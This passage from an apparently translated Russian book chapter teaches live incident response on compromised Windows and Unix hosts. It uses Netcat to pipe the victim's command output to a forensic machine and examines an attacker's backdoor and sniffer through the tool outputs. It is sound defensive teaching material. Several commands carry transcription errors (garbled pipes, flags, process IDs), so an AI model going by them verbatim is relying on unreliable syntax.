Конечно, главный менеджер не верит, что ваша компания была атакована хакерами, и хочет, чтобы вы помогли проверить, что связано с письмом, содержащим шантаж, прежде, чем надлежащие ресурсы будут задействованы в полномасштабном расследовании. (Имейте в виду, что в полномасштабном расследовании вам надо было бы выполнить судебное дублирование процессов, как описано в последующих главах.) Короче говоря, вы должны будете выполнить внутреннее расследование, прежде чем контактировать с юридическими органами охраны правопорядка. Поскольку ваша компания решила, что она войдет в контакт с юридическими органами, если атака будет найдена, вы должны быть уверены, что собираете данные в такой манере, которая имеет вес в глазах юридических органов.

Обладая здравым смыслом, вы приступите к делу, вооружившись своим набором инструментов «живого ответа», который находится на заранее подготовленном компакт диске. Большинство программ из вашего набора инструментов «живого ответа» являются инструментами, которые управляются из командной строки. Следовательно, поскольку вы хотите провести расследование на должном юридическом уровне (ведь оно может в дальнейшем получить более серьезное развитие!), вы сохраняете вывод этих команд где-нибудь на другой машине, а не на той, которая была взломана. Сохраняя данные на внешних носителях или на другой машине, вы сводите к минимуму изменения, произведенные на жестком диске машины-жертвы. Таким способом вы сможете потенциально извлечь больше данных в процессе судебного дублирования. Чтобы сохранить эту информацию на другой машине, используйте инструменты Netcat/Cryptcat для передачи информации по сети. Для выполнения этой задачи на компьютере-адресате сначала наберите следующее:

```
C:\> nc -l -p <Порт компьютера-адресата> > <команда>.txt
```

Вы знаете, что существуют две возможности для соединения вашего компьютера-адресата с исходной машиной: через «живую» сеть или через перекрестный кабель. Если вы выбираете «живую» сеть, то вы понимаете, что взломщик может попытаться напасть на ваш компьютер-ад-

ресат. Следует принять надлежащие меры для обеспечения безопасности компьютера, выполняющего судебное расследование, прежде чем присоединить его к живой сети.

На исходной машине после запуска надежной командной оболочки вы набираете следующее:

```
D:\> <команда>/пс <IP-адрес компьютера-адресата> <Порт компьютера-адресата>
```

После того как информация передана, кажется, что обе стороны подключения «зависли». Когда вы будете уверены, что на исходной машине процесс завершен (заголовок окна надежной оболочки cmd.exe возвращается к «CMD»), нажмите CTRL-C.

В результате вывод команды <команда> будет передан по сети, а результаты сохранены в текущем каталоге на судебном компьютере в файле <команда>.txt.

Вы решаете записать сценарий своих действий, потому что видите, что вам придется много раз ходить взад-вперед между машинами. Для выполнения всех необходимых команд и для вывода их на компьютер-адресат вы используете следующий командный файл, с именем response.bat:

```
@echo off
echo *****
echo ***** Start Date *****
echo *****
echo ./date
echo *****
echo ***** Start Time *****
echo *****
echo ./time
echo *****
echo ***** netstat -an *****
echo *****
netstat -an
echo *****
echo ***** arp -a *****
echo *****
arp -a
echo *****
echo ***** fport *****
echo *****
fport
echo *****
echo ***** pslist *****
echo *****
pslist
```

```
echo *****
echo ***** nbtstat -c *****
echo *****
nbtstat -c
echo *****
echo ***** loggedon *****
echo *****
loggedon
echo *****
echo ***** ntlast *****
echo *****
ntlast
echo *****
echo ***** Last Accessed Times *****
echo *****
dir /t:a /o:d /s c:\
echo *****
echo ***** Last Modified Times *****
echo *****
dir /t:w /o:d /s c:\
echo *****
echo ***** Creation Times *****
echo *****
dir /t:c /o:d /s c:\
echo *****
echo ***** Security Event Log *****
echo *****
dumpel -l security
echo *****
echo ***** Application Event Log *****
echo *****
dumpel -l application
echo *****
echo ***** System Event Log *****
echo *****
dumpel -l system
echo *****
echo ***** ipconfig *****
echo *****
ipconfig /all
echo *****
echo ***** End Time *****
echo *****
echo ./time
```

```
echo *****
echo ***** End Date *****
echo *****
echo./date
```

Исходная машина (жертва) в этом сценарии имеет IP-адрес 192.168.1.103, а машина-адресат (судебная) – 192.168.1.10. Чтобы использовать этот сценарий, вы набираете следующую команду на исходной машине.

```
D:\> response.bat/D:\nc 192.168.1.10 2222
```

Чтобы получить данные, вы выполняете следующую команду на компьютере-адресате:

```
C:\> nc -l -p 2222 > response.txt
```

(Авторы использовали вывод с машины-жертвы в качестве примеров повсюду в этой главе. Поэтому следующие разделы просто напоминают значение каждого инструмента, примененного в этом сценарии.)

Fport. Fport был первым использованным инструментом, который показал, что программа C:\inetpub\scripts\nc.exe прослушивала TCP-порт 62875. Отсюда вы получили путь, порт и идентификатор процесса PID (1464) черного хода (backdoor), который установил взломщик.

Netstat. Инструмент Netstat обеспечил вас информацией о сетевом подключении и возможным IP-адресом взломщика – 192.168.1.103. Вы видели, что взломщик находился в системе в то время, когда вы выполняли свое ответное расследование.


dir. Использование команды dir показало, что файлы l.exe, upload.asp, upload.inc, kill.exe и nc.exe были загружены в систему в каталог C:\inetpub\scripts. Читая список файлов, имеющих недавние временные метки создания, вы видите, что эти файлы были созданы 21 марта 2002 г., приблизительно в 13:20. Временные метки создания файлов говорят вам о том, когда, предположительно, система была успешно атакована. Это подходящее время и дата для их сверки с вашими журналами регистрации IDS и брандмауэра. Временные метки последних обращений к файлам сообщают вам, когда в последний раз эти файлы были выполнены, или, возможно, когда в последний раз взломщик был в системе.

Теперь вы составляете заключение о своем расследовании. Поскольку с помощью «живого ответа» вы нашли подходящую информацию, вы предполагаете, что взломщик имеет точку опоры в вашей сети. Поэтому, вы докладываете своему главному менеджеру, что факты свидетельствуют о том, что взломщик получил несанкционированный доступ к Web-серверу Windows 2000 и к сети вашей компании. Пришло время обратиться к властям!

Глава 19

Создание и использование комплекта инструментов «живого ответа» для Unix

Подобно компьютеру с системой Windows, рассмотренному в предыдущей главе, инциденты, жертвой которых стал компьютер с системой Unix, могут быть также расследованы с помощью методики «живого ответа». Живой ответ позволяет вам получить данные, помогающие при расследовании инцидентов, которые касаются событий, произошедших до того, как машина была выключена для судебного дублирования, и которые пропадают при выключении машины. (Ваша компания может не позволить вам выключить машину, необходимую для выполнения судебного дублирования.) «Живой ответ» позволит вам выполнить качественное расследование и исправить ситуацию, возникшую в результате нападения. В этой главе обсуждаются инструментальные средства, используемые для успешного «живого ответа», и демонстрируется их применение при изучении реального примера.



Все инструментальные средства, упомянутые в этой главе, должны быть объединены в надежный набор инструментов живого ответа, который вы копируете на свой компакт диск или дискету. Поскольку все примеры с использованием командной строки в этой главе предполагают, что текущим каталогом является ваше «средство живого ответа» (компакт диск или дискета, которая содержит ваш набор инструментов), то к началу командной строки надо присоединять путь ./ . Использование пути ./ приведет к запуску инструмента из текущего каталога и предотвратит возможность выполнения инструмента с тем же именем, расположенного на ненадежной системе-жертве.

Чтобы проводить деятельность, связанную с «живым ответом», вы должны войти в систему с привилегированными правами (root). Боль-

шинство команд живого ответа не сможет делать вывод, если у вас нет привилегированных прав доступа (root) при обращении к объектам, для анализа которых они были разработаны.

Вывод всех команд, выполненных в этих расследованиях, будет производиться на компьютер, предназначенный для хранения и анализа данных. Не стоит сохранять информацию на локальном жестком диске машины-жертвы, потому что это могло бы уничтожить потенциальные свидетельства. Процесс передачи информации по сети может быть выполнен с помощью следующих команд – инструментов Netcat (или Cryptcat).

Ниже показана команда, выполненная на машине-получателе, использующейся для расследования (с именем forensic-судебный):

```
forensic# nc -l -p <порт получателя> > <команда>.txt
```

Маркер <команда> будет представлять каждую из команд, выполненных на исходной машине-жертве (с именем victim – жертва).

На машине-жертве (с именем victim) наберите следующую команду, чтобы выполнить <команду> и передать информацию на компьютер с IP-адресом <IP-адрес получателя> по TCP-порту <порт получателя>:

```
victim# ./ <команда> | .nc <IP-адрес получателя> <порт получателя>
```

Примечание. Последнюю часть этой команды (|.nc <IP-адрес получателя> <порт получателя>) нужно вставить во все команды, представленные в этой главе, хотя это и не напечатано в примерах. Так сделано, чтобы избежать путаницы и сохранить простоту, поскольку вы изучаете концепции применения инструментальных средств, а не определенный синтаксис передачи данных по сети.

Система Unix работает иначе, чем Windows, в том отношении, что вы не можете просто скопировать нужные DLL-файлы на компакт-диск, если требуется делать запросы к файлам динамической компоновки. Вместо этого вы должны перекомпилировать их статически, потому что большинство инструментальных средств имеет открытый исходный код (то есть исходный код вам доступен). Объяснение статического компилирования инструментальных средств, представленных в этой главе, выходит за рамки темы данной книги. Однако основное правило, которое стоит упомянуть, состоит в том, что нужно изменить файл makefile так, чтобы строки CFLAGS или LDFLAGS содержали маркер static. С некоторыми пакетами, чтобы создать makefile, сначала необходимо выполнить скрипт configure. Если вы не можете скомпилировать статическую версию, вы должны скопировать все библиотеки динамической компоновки на компакт-диск и изменить переменную среды LD_LIBRARY_PATH так, чтобы путь указывал то место, где будет смонтирован (mount) компакт-диск во время расследования (обычно что-то вроде /mnt/cdrom). Вы можете определить, какие библиотеки необходимы для работы исполняемых файлов, набрав следующее:

```
forensic * ldd/usr/local/sbin/ldsof  
libkvm.so.2 = >/usr/lib/libkvm.so.2 (0x2807d000)  
libc.so.4 = >/usr/lib/libc.so.4 (0x28083000)
```

Эта команда показывает, что команда `ldsof` для своей работы нуждается в файлах `libkvm.so.2` и `libc.so.4`, если мы не перекомпилируем ее статически.

bash

Представьте себе на минуту, что вы взломщик, и хотите поддерживать доступ к системе, которую вы только что взломали. Вы хотите изменить некоторые из системных команд, например, командную оболочку (`shell`), чтобы скрыть свое присутствие в системе. Если вы сможете модифицировать командную оболочку, чтобы сделать то, что задумали, то поместите ее на взломанной системе.

Теперь вернитесь назад в положение человека, расследующего инцидент. Выполняя ответ на атаку, вы должны точно знать, что не пользуетесь этой поддельной оболочкой; поэтому вам нужно загрузить такую оболочку, которую вы сами скомпилировали и которой доверяете. На большинстве систем Unix-оболочки обычно находятся в каталоге `/bin`.

Реализация

Для запуска надежной оболочки наберите следующую команду:

```
victim# ./bash
```

Примечание. Оболочка `bash` — это одна из любимых командных оболочек автора, но можно использовать `sh`, `tsh`, `csh`, или другие оболочки в качестве альтернативы, если они были скопированы с надежной системы.

netstat

Команда `netstat` в системе Unix подобна аналогичной команде в системе Windows. Она перечисляет все сетевые подключения, прослушивающие TCP/UDP-порты в системе. Этот инструмент обеспечивает вас данными, которые будут полезны при поиске черных ходов и конечных точек сетевых подключений, связанных с системой жертвы. `Netstat` обычно находится в каталоге `/bin` или `/usr/bin/`, в зависимости от типа системы Unix, которую вы используете.

Реализация

Следующая команда используется в живом ответе. Обратите внимание, что она выглядит точно так же, как соответствующая команда в Windows:

```
victim# ./netstat -an
```

Следующий вывод является результатом команды netstat. Предполагается, что взломанная система имеет IP-адрес 192.168.1.104.

Active Internet connections (servers and established)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State
tcp	0		0.0.0.0:4375	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:98	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:79	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:513	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:514	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:23	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:21	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:25	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:515	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:113	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:1024	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:111	0.0.0.0:*	LISTEN
tcp	0		0.0.0.0:111	0.0.0.0:*	LISTEN
udp	0	0		0.0.0.0:518	0.0.0.0:*
udp	0	0		0.0.0.0:517	0.0.0.0:*
udp	0	0		0.0.0.0:513	0.0.0.0:*
udp	0	0		0.0.0.0:1026	0.0.0.0:*
udp	0	0		0.0.0.0:1025	0.0.0.0:*
udp	0	0		0.0.0.0:704	0.0.0.0:*
udp	0	0		0.0.0.0:689	0.0.0.0:*
udp	0	0		0.0.0.0:1024	0.0.0.0:*
udp	0	0		0.0.0.0:111	0.0.0.0:*
raw	0		0.0.0.0:1	0.0.0.0:*	7
raw	0		0.0.0.0:6	0.0.0.0:*	7

Active UNIX domain sockets (servers and established)

Proto	RefCnt	Flags	Type	State	I-Node	Path
unix	0	[ACC]	STREAM	LISTENING	517	/dev/printer
unix	7	[]	DGRAM		422	/dev/log
unix	0	[ACC]	STREAM	LISTENING	682	/tmp/.font-unix/fs-1
unix	0	[ACC]	STREAM	LISTENING	652	/dev/gpmctl
unix	0	[]	STREAM	CONNECTED	169	@00000014
unix	0	[]	DGRAM		853	
unix	0	[]	DGRAM		720	
unix	0	[]	DGRAM		685	
unix	0	[]	DGRAM		636	
unix	0	[]	DGRAM		511	
unix	0	[]	DGRAM		446	
unix	0	[]	DGRAM		434	

Здесь мы видим, что порт 4375 открыт и прослушивает подключения. Я знаю, что раньше этот порт не был открыт (потому что являюсь системным администратором), и это необходимо расследовать! Никакие другие порты, упомянутые в результатах netstat, не требуют нашего внимания.

Версия netstat, работающая в системе Linux, позволяет использовать ключ -r, по которому порты прослушивания будут отображены в двоичные файлы, расположенные на диске, который их открывает. Команда выглядит следующим образом:

```
victim# ./netstat -anp
```

Поскольку большинство разновидностей Unix не поддерживают флаг -r, мы не будем его использовать. Вместо этого в следующем разделе мы используем инструмент lsof, чтобы найти соответствие между открытыми портами и их «родительскими» процессами.

Совет. Если вы заинтересованы в получении таблицы маршрутизации хоста, можете получить ее, добавив ключ -t к утилите netstat.

ARP

Таблица ARP (Address Resolution Protocol – Протокол определения адресов) устанавливает соответствие между физическим машинным MAC-адресом Ethernet-карты и соответствующим IP-адресом в подсети. Поскольку большинство сетей не обеспечивают безопасность локальной подсети, связывая определенный MAC-адрес с IP-адресом, используя коммутаторы, то любой может изменить свою ARP-таблицу или IP-адрес и вызвать смуту. Это происходит, например, когда один из служащих маскируется под другого служащего во внутренней сети. Используя команду arp, вы можете видеть, какой MAC-адрес соответствовал определенному IP-адресу в течение последних нескольких минут, и это поможет вам выследить жулика.

Программа ARP обычно расположена в каталоге /sbin или /usr/sbin, в зависимости от версии Unix, которую вы используете.

Реализация

Команда используется для просмотра ARP-таблицы машины-жертвы. Очень похожа на команду, которая используется при живом ответе в Windows:

```
victim# ./arp -an
```

С системы-жертвы возвращается следующая таблица ARP:

```
? (192.168.1.1) at 00:BD:81:43:07:03 [ether] on eth0
```

Результаты показывают, что машина с IP-адресом 192.168.1.1 имеет MAC-адрес 00:BD:81:43:07:03. Эта дополнительная часть информации помогает нам при отслеживании адреса 192.168.1.1 из нашей сети, когда мы не регулируем IP-адреса сами. Мы можем проверять каждую машину, пока не найдем MAC-адрес 00:BD:81:43:07:03.

Внимание. Пользователь с достаточными привилегиями может изменять свой собственный MAC- и IP-адрес во многих операционных системах, работая в системах Windows или Unix.

ls

Использование команды `ls` в Unix подобно использованию команды `dir` при выполнении живого ответа в Windows. Мы можем использовать ее, чтобы собрать те файлы системы, к которым недавно обращались или которые недавно изменялись. Неплохо выполнить эту команду, чтобы ни одна временная метка в системе не была потеряна на случай, если в процессе живого ответа будет сделана ошибка. Команда `ls` обычно находится в каталоге `/bin`.

Совет. По тем же причинам, которые мы приводили в предыдущей главе, в начале вашего расследования выполните команду `ls` для получения меток времени и даты.

Реализация

Чтобы собрать файлы, к которым кто-либо обращался в последнее время, выполните следующую команду:

```
victim# ls-alR --time=atime/
```

Соответствующие файлы, возвращенные в результате этой команды, показаны в следующем фрагменте. Сначала, мы видим файлы из каталога `/etc`.

```
-rw-r--r--  1 root  root      7470  Mar 21   06:32  mime.types
-rw-r--r--  1 root  root      1048   Mar  7   2000  minicom.users
-rw-r--r--  1 root  kjohnson    196   Mar 22   00:17  motd
-rw-r--r--  1 root  root         90   Mar 22   00:23  mtab
-rw-r--r--  1 root  root      1925  Feb  9   2000  mtools.conf
```

Затем мы видим файлы в подкаталоге `home` каталога `/kjohnson`:

```
/home/kjohnson:
```

```
total 240
```

```
drwx-----  2 root  kjohnson   4096  Mar 22   00:30  .
drwxr-xr-x   7 root  root      4096  Mar 22   00:30  ..
```

```
-rw----- 1 root kjohnson 216 Mar 22 00:18 .bash_history
-rw-r--r-- 1 root kjohnson 24 Mar 22 00:18 .bash_logout
-rw-r--r-- 1 root kjohnson 230 Mar 21 23:40 .bash_profile
-rw-r--r-- 1 root kjohnson 124 Mar 21 23:40 .bashrc
-rw-r--r-- 1 root kjohnson 3394 Mar 21 23:39 .screenrc
-rwxr-xr-x 1 root kjohnson 210096 Mar 22 00:13 1
```

Чтобы собрать файлы, которые в последнее время модифицировались, выполняем следующую команду:

```
victim# ls -alR --time=mtime/
```

Если команда не сработала, это может означать, что модифицированные файлы уже были отображены по умолчанию (так обстоит дело в системе Linux).

Если файлы, модифицированные в ближайшее время, были показаны по умолчанию, то вместо предыдущей команды можно использовать следующую:

```
victim# ls -alR/
```

В результате этой команды были отображены следующие файлы. Сначала видим подозрительные файлы в каталоге /etc.

```
-rw-r--r-- 1 root root 7470 Mar 21 06:32 mime.types
-rw-r--r-- 1 root root 1048 Mar 7 2000 minicom.users
-rw-r--r-- 1 root kjohnson 196 Mar 22 00:17 motd
-rw-r--r-- 1 root root 90 Mar 22 00:23 mtab
-rw-r--r-- 1 root root 1925 Feb 9 2000 mtools.conf
```

Затем смотрим файлы из подкаталога home каталога /kjohnson.

```
/home/kjohnson:
```

```
total 240
```

```
drwx----- 2 root kjohnson 4096 Mar 22 00:18 .
drwxr-xr-x 7 root root 4096 Mar 21 23:39 ..
-rw----- 1 root kjohnson 216 Mar 22 00:18 .bash_history
-rw-r--r-- 1 root kjohnson 24 Mar 21 23:39 .bash_logout
-rw-r--r-- 1 root kjohnson 230 Mar 21 23:39 .bash_profile
-rw-r--r-- 1 root kjohnson 124 Mar 21 23:39 .bashrc
-rw-r--r-- 1 root kjohnson 3394 Mar 21 23:39 .screenrc
-rwxr-xr-x 1 root kjohnson 210096 Mar 21 23:43 1
```

Чтобы собрать данные о том, когда изменялась какая-либо информация в пределах inode (структура данных, содержащая разрешения файла; место на диске, где может быть найдена остальная часть файла, а также метки даты и времени), выполняется следующая команда:

```
victim# ls -alR --time=ctime /
```

Эта команда даст почти такие же результаты как та, которую мы использовали для получения последних модифицированных файлов в начале этого раздела. Другие результаты могут получиться только в том случае, если были изменены свойства файла без изменения содержимого самого файла.

В подкаталоге `home` каталога `/kjohnson` мы видим подозрительный файл с именем `1`. Сейчас он может не иметь для нас большого значения, но он будет играть важную роль позже в разделе «Пример из жизни».

Примечание. `ctime` часто путают с «Creation Time» (Время создания). Не забывайте правильного значения этой команды при расследовании в системе Unix.

W

Для системы Unix существует команда `w`, подобная команде `loggedon`, которую мы использовали с системой Windows. Эта команда отображает всех пользователей, в настоящее время вошедших в систему, и их исходящие IP-адреса. Эта команда полезна при расследовании неправомерного использования учетных записей в системе Unix.

Команда `w` расположена в каталоге `/usr/bin`.

Реализация

Чтобы использовать команду `w`, наберите следующее:

```
victim# w
```

Вывод команды `w` на нашей машине-жертве выглядит следующим образом:

```
12:24am up 1:38, 1 user, load average: 0.02, 0.02, 0.00
USER      TTY      FROM          LOGIN@      IDLE   JCPU   PCPU   WHAT
Root      tty1    -              10:44pm     0.00s  0.71s  0.03s  w
```

Поскольку мы вошли в систему в качестве привилегированного (`root`) пользователя с консоли (обозначено символом «-» в столбце `FROM`), мы не видим никакой подозрительной деятельности.

Внимание. Хотя в выводе команды `w` не видно никаких неправомерных учетных записей, мы не можем быть уверены, что взломщик в настоящее время не находится в системе. Пользователь должен завершить процесс правильного входа в систему, а файлы регистрации в системе должны быть неповрежденными, чтобы информация из них показывалась в этом выводе. Обычно черные ходы не пользуются средствами входа в систему, и поэтому в этом выводе их нельзя обнаружить.

last и lastb

Чтобы посмотреть последние входы пользователей в систему на определенной системе Unix, используются команды `last` и `lastb`. Команды `last` и `lastb` отображают последние, успешные или неудавшиеся, входы в систему, соответственно. Команда `last` помогает получить свидетельства о фактах неправомерного использования учетной записи в нашей системе, в то время как команда `lastb` может обнаружить свидетельства использования грубой силы против нашей машины.

Команды `last` и `lastb` обычно расположены в каталоге `/usr/bin`.

Примечание. Большинство версий Unix не предоставляет средство `lastb` по умолчанию. В частности, в системе Linux для того, чтобы работала команда `lastb`, нужно предварительно создать файл `/var/log/btm` командой `touch`.

Реализация

В сценарии своего расследования вам нужно сделать дамп всех попыток входа в систему. Это должно выполняться следующей командой (при использовании команды `lastb`, замените `last` на `lastb`):

```
victim# last
```

Команда выведет следующие результаты с нашей машины-жертвы:

mpepe	pts/0	192.168.1.1	Thu	Mar	21	23:37	-	00:24	(00:46)
root	tty1		Thu	Mar	21	22:44		still logged in	
reboot	system boot	2.2.14-5.0	Fri	Mar	22	03:42			(-3:-6)
root	tty1		Fri	Mar	22	03:39	-	down	(00:00)
reboot	system boot	2.2.14-5.0	Fri	Mar	22	03:09			(00:30)
reboot	system boot	2.2.14-5.0	Thu	Mar	21	09:04		(18:36)	

```
wtmp begins Thu Mar 21 09:04:17 2002
```

Как видим, регистрация входа в систему пользователя `kjohnson` отсутствует. Мы можем сделать еще несколько заключений: или файлы регистрации были испорчены взломщиком, или он взломал учетную запись `mpepe` и переключил пользователя, используя команду `su`, на учетную запись `kjohnson`.

Lsof

Поскольку для большинства разновидностей систем Unix отсутствует версия `netstat`, которая поддерживает флаг `-p`, то для отображения сетевых сокетов, открытых в файловой системе для исполняемых файлов, мы ис-

пользуем инструмент, который называется `lsOf`. В этом отношении, `lsOf` подобен инструменту `fport`, который был описан в гл. 18. Кроме того, `lsOf` покажет нам все открытые файлы в системе. Инструмент `lsOf` распространяется бесплатно и перенесен почти на все разновидности системы Unix. Хотя `lsOf` имеет множество опций, полезных для обычного системного администратора, в этой главе обсуждаются только те опции, которые полезны для сценария «живого ответа». Если вам интересно использование других опций, с помощью команды `man` посмотрите страницы, посвященные утилите `lsOf`. На них этот инструмент широко обсуждается.

`lsOf` доступен на следующих FTP-сайтах:

- `ftp://vic.cc.purdue.edu/pub/tools/unix/lsOf/`
- `ftp://ftp.cert.dfn.de/pub/tools/admin/lsOf/`
- `ftp://ftp.auscert.org.au/pub/mirrors/vic.cc.purdue.edu/lsOf/`
- `ftp://ftp.web.ad.jp/pub/UNIX/tools/lsOf/`
- `ftp://ftp.sunet.se/pub/unix/admin/lsOf/`

Реализация

Используйте следующую команду, чтобы получить список всех открытых сокетов и файлов в системе:

```
victim# ./lsOf -n
```

Опция `-n` используется в команде `lsOf`, чтобы не выполнять обратный поиск имен DNS для всех IP-адресов, перечисленных в результатах. В целях нашего расследования, мы стараемся не полагаться на полностью квалифицированные имена доменов, потому что они могут меняться; лучше использовать действующие IP-адреса. Ниже показан вывод этой команды.

COMMAND	PID	USER	FD	TYPE	DEVICE	SIZE	NODE	NAME
inetd	721	root	cwd	DIR	3,2	4096	2	/
inetd	721	root	rtd	DIR	3,2	4096	2	/
inetd	721	root	txt	REG	3,2	21552	35319	/usr/sbin/inetd
inetd	721	root	mem	REG	3,2	340663	146606	/lib/d-2.1.3.so
inetd	721	root	mem	REG	3,2	4101324	146613	/lib/libc-2.1.3.so
inetd	721	root	mem	REG	3,2	246652	146644	/lib/libnss_files-2.1.3.so
inetd	721	root	0u	CHR	1,3		65387	/dev/null
inetd	721	root	1u	CHR	1,3		65387	/dev/null
inetd	721	root	2u	CHR	1,		65387	/dev/null
inetd	721	root	3u	IPv4	745			TCP
inetd	721	root	4u	IPv4	746			TCP
192.168.1.104:39168-192.168.1.1:2028 (CLOSE_WAIT)								
inetd	721	root	5u	unix0xc2a99980			853	socket
inetd	721	root	6u	IPv4	748			TCP
inetd	721	root	7u	IPv4	749			TCP
								*:ftp (LISTEN)
								*:telnet (LISTEN)

inetd	721	root	8u	IPv4	750		TCP	*:shell (LISTEN)
inetd	721	root	9u	IPv4	751		TCP	*:login (LISTEN)
inetd	721	root	10u	IPv4	752		UDP	*:talk
inetd	721	root	11u	IPv4	753		UDP	*:ntalk
inetd	721	root	12u	IPv4	754		TCP	*:finger (LISTEN)
inetd	721	root	13u	IPv4	755		TCP	*:linuxconf (LISTEN)
inetd	721	root	14u	IPv4	756		TCP	*:4375 (LISTEN)
1	881	root	cwd	DIR	3,2	4096	83456	/home/kjohnson
1	881	root	rtd	DIR	3,2	4096	2	/
1	881	root	txt	REG	3,2	210096	83461	/home/kjohnson/
1								
1	881	root	mem	REG	3,2	340663	146606	/lib/ld-2.1.3.so
1	881	root	mem	REG	3,2	4101324	146613	/lib/libc-2.1.3.so
1	881	root	mem	REG	3,2	246652	146644	/lib/ /libnss_files-2.1.3.so
1	881	root	0u	CHR	136,0		2	/dev/pts/0
1	881	root	1u	CHR	136,0		2	/dev/pts/0
1	881	root	2u	CHR	136,0		2	/dev/pts/0
1	881	root	3u	sock	0,0		954	can't identify protocol
1	881	root	4w	REG	3,2	36864	35934	/tmp/.net

Здесь мы видим, что `inetd` открыл TCP-порт 4375. Следовательно, мы должны исследовать файл `/etc/inetd.conf`. Далее мы видим, что исполняемый файл 1 открывает файл с именем `/tmp/.net`, и этот файл также надо исследовать. Исполняемый файл 1 открывает также «сырой» (необработанный) сокет, как видно из следующей строки:

1	881	root	3u	sock	0,0		954	can't identify protocol

Если мы убеждаемся, что этот исполняемый файл открывает «сырой» сокет и обычный файл, то можно предполагать, что исполняемый файл 1 может быть анализатором сетевого трафика (`sniffer`) (анализаторы сетевого трафика обсуждались в гл. 14).

ps

Чтобы получить список процессов, в настоящее время выполняющихся в системе, используется команда `ps`. Эта команда подобна программе `Pslis`t, которую мы обсуждали в гл. 18. Мы используем команду `ps`, чтобы увидеть процессы, запущенные взломщиком, такие как анализаторы сетевых потоков (`sniffers`), черные ходы для скрытого удаленного администрирования, зомби, вызывающие распределенный отказ в обслуживании, а также взломщики паролей (`password cracker`), выполняющиеся на машине-жертве.

Команда `ps` обычно расположена в каталоге `/bin`.

Реализация

Когда мы собираем информацию о процессах, мы хотим видеть все процессы, которые в настоящее время выполняются в системе, и какие пользователи ими управляют. Это можно сделать с помощью следующей команды:

```
victim# ./ps-aux
```

Ниже показан список процессов нашей машины-жертвы. Обратите внимание, что мы можем видеть время начала каждого процесса, то есть, можем узнать, какие процессы были выполнены вскоре после того, как система была взломана.

USER	PID	%CPU	%MEM	VSZ	RSS	TTY	STAT	START	TIME	COMMAND
root	1	0.1	0.7	1120	476	?	S	Mar21 0:06		init [3]
root	2	0.0	0.0	0	0	?	SW	Mar21 0:00		[kflushd]
root	3	0.0	0.0	0	0	?	SW	Mar21 0:01		[kupdate]
root	4	0.0	0.0	0	0	?	SW	Mar21 0:00		[kpiod]
root	5	0.0	0.0	0	0	?	SW	Mar21 0:00		[kswapd]
root	6	0.0	0.0	0	0	?	SW	Mar21 0:00		[mdrecoveryd]
bin	319	0.0	0.7	1212	496	?	S	Mar21 0:00		portmap
root	334	0.0	0.0	0	0	?	SW	Mar21 0:00		[lockd]
root	335	0.0	0.0	0	0	?	SW	Mar21 0:00		[rpciod]
root	358	0.0	0.7	1104	480	?	S	Mar21 0:00		/usr/sbin/apmd -p
root	409	0.0	0.8	1172	552	?	S	Mar21 0:00		syslogd -m 0
root	418	0.0	1.2	1440	768	?	S	Mar21 0:00		klogd
nobody	432	0.0	0.9	1292	628	?	S	Mar21 0:00		identd -e -o
nobody	435	0.0	0.9	1292	628	?	S	Mar21 0:00		identd -e -o
nobody	436	0.0	0.9	1292	628	?	S	Mar21 0:00		identd -e -o
nobody	438	0.0	0.9	1292	628	?	S	Mar21 0:00		identd -e -o
nobody	439	0.0	0.9	1292	628	?	S	Mar21 0:00		identd -e -o
daemon	450	0.0	0.7	1144	496	?	S	Mar21 0:00		/usr/sbin/atd
root	464	0.0	0.9	1328	620	?	S	Mar21 0:00		crond
root	496	0.0	0.8	1204	532	?	S	Mar21 0:00		lpd
root	510	0.0	0.8	1156	532	?	S	Mar21 0:00		rpc.rstatd
root	526	0.0	0.6	1140	408	?	S	Mar21 0:00		rpc.rusersd
nobody	540	0.0	0.9	1316	612	?	S	Mar21 0:00		rpc.rwalldroot
root	554	0.0	0.8	1132	552	?	S	Mar21 0:00		rwhod
root	598	0.0	1.7	2128	1124	?	S	Mar21 0:00		sendmail: accepti
root	613	0.0	0.7	1144	456	?	S	Mar21 0:00		gpm -t ps/2
xfs	647	0.0	1.2	1728	808	?	S	Mar21 0:00		xfs -droppriv -da
root	685	0.0	1.6	2224	1040	tty1	S	Mar21 0:00		login - root
root	686	0.0	0.6	1092	408	tty2	S	Mar21 0:00		/sbin/mingetty tt
root	687	0.0	0.6	1092	408	tty3	S	Mar21 0:00		/sbin/mingetty tt
root	688	0.0	0.6	1092	408	tty4	S	Mar21 0:00		/sbin/mingetty tt

```

root 689 0.0 0.6 1092 408 tty5 S Mar21 0:00 /sbin/mingetty tt
root 690 0.0 0.6 1092 408 tty6 S Mar21 0:00 /sbin/mingetty tt
root 693 0.0 1.5 1716 976 tty1 S Mar21 0:00 -bash
root 721 0.0 0.8 1156 520 ? S Mar21 0:00 /usr/sbin/inetd
root 881 0.0 1.2 1964 776 ? S 00:14 0:00 ./1 -s 65535 -n -
root 975 0.0 1.1 2332 700 tty1 R 00:34 0:00 ps aux

```

Если мы рассмотрим процесс, соответствующий выполнению команды 1, мы увидим, что он выполняется как процесс с идентификатором (ID) 721. Процесс был запущен пользователем с правами привилегированного доступа (root) в 00:14 того же дня. Следовательно, если мы знаем, что пользователь с именем kjohnson, запустивший исполняемый файл 1, был неправомочным пользователем в системе, и этот процесс выполняется с правами привилегированного доступа (root), то, вероятно, у взломщика есть право привилегированного доступа.

Примеры, приведенные в этой книге, показывают такой формат вывода, который в большинстве ситуаций полезен человеку, проводящему расследование. Однако команда ps может делать вывод данных в разнообразных форматах. Формат, заданный в первой команде ps (ps -aux), отсекает часть синтаксиса командной строки перечисляемых процессов. Чтобы решить проблему с отсечением части данных, мы можем переформатировать вывод команды ps следующим образом:

